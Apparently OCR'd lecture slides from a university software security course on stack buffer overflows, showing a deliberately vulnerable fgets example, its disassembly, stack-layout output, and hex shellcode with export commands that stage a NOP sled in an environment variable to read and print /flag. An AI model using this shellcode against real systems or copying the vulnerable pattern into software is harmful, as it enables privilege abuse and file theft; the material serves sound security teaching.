CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109
Time: Monday, Wednesday 5:00PM-6:20PM

Last Class

1. Return to Shellcode on the server
    a. Challenges
        i. Do not know the exact address of RET
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

This Class

1. Stack-based buffer overflow
   a. Place the shellcode at other locations.
   b. Overwrite Saved EBP.
   c. Defense.


A walkthrough of Behemoth1


Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Give the control eventually to the shellcode

Inject shellcode in env variable and command line arguments

Where to put the shellcode?





Start a Process

_start ###part of the program; entry point
→ calls __libc_start_main() ###libc
→ calls main() ###part of the program

https://www.bottomupcs.com/starting_a_process.xhtml


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: code/overflowret5 32-bit

```
int vulfoo()
{
  char buf[4];

  fgets(buf, 18, stdin);

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
}
```

function

fgets

<cstdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream


Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from gets: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

```
000011cd <vulfoo>:
   11cd:        f3 0f 1e fb              endbr32
   11d1:        55              push   %ebp
   11d2:        89 e5                    mov    %esp,%ebp
   11d4:        53              push   %ebx
   11d5:        83 ec 04                 sub    $0x4,%esp
   11d8:        e8 45 00 00 00           call   1222 <__x86.get_pc_thunk.ax>
   11dd:        05 f7 2d 00 00           add    $0x2df7,%eax
   11e2:        8b 90 20 00 00 00        mov    0x20(%eax),%edx
   11e8:        8b 12                    mov    (%edx),%edx
   11ea:        52              push   %edx
   11eb:        6a 12                    push   $0x12
   11ed:        8d 55 f8                 lea    -0x8(%ebp),%edx
   11f0:        52              push   %edx
   11f1:        89 c3           mov    %eax,%ebx
   11f3:        e8 78 fe ff ff           call   1070 <fgets@plt>
   11f8:        83 c4 0c                 add    $0xc,%esp
   11fb:        b8 00 00 00 00           mov    $0x0,%eax
   1200:        8b 5d fc                 mov    -0x4(%ebp),%ebx
   1203:        c9              leave
   1204:        c3              ret
```




The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Non-shell Shellcode 32bit printflag (with 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)

```
push $0x67
push $0x616c662f
mov $0x05, %eax
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
mov %eax, %ecx
mov $0x100, %esi
mov $0xbb, %eax
mov $0x1, %ebx
mov $0x0, %edx
int $0x80
mov $0x1, %eax
int $0x80
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\xb8\x05\x00\x00\x00\x89\xe3\xb9\x00\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\x89\xc1\xbe\x00\x01\x00\x00\xb8\xbb\x00\x
00\x00\xbb\x01\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xcd\x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\xb8\x05\x00\x00\x00\x89\xe3\xb9\x00\x00\x00\x00\xba\x00\x00
\x00\x00\xcd\x80\x89\xc1\xbe\x00\x01\x00\x00\xb8\xbb\x00\x00\x00\xbb\x01\x00\x00\x00\xba
\x00\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xcd\x80' ")
```

Non-shell Shellcode 32bit printflag (No 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
push $0x67
push $0x616c662f
xor %eax, %eax
inc %eax
inc %eax
inc %eax
inc %eax
inc %eax
mov %esp, %ebx
xor %ecx, %ecx
xor %edx, %edx
int $0x80
mov %eax, %ecx
xor %esi, %esi
mov $0x101, %si
dec %si
xor %eax, %eax
mov $0xbb, %al
xor %ebx, %ebx
inc %ebx
xor %edx, %edx
int $0x80

xor %eax, %eax
inc %eax
int $0x80
```

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\
x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x
66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x
31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'")
```

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xc
d\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\x
cd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname");
                return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```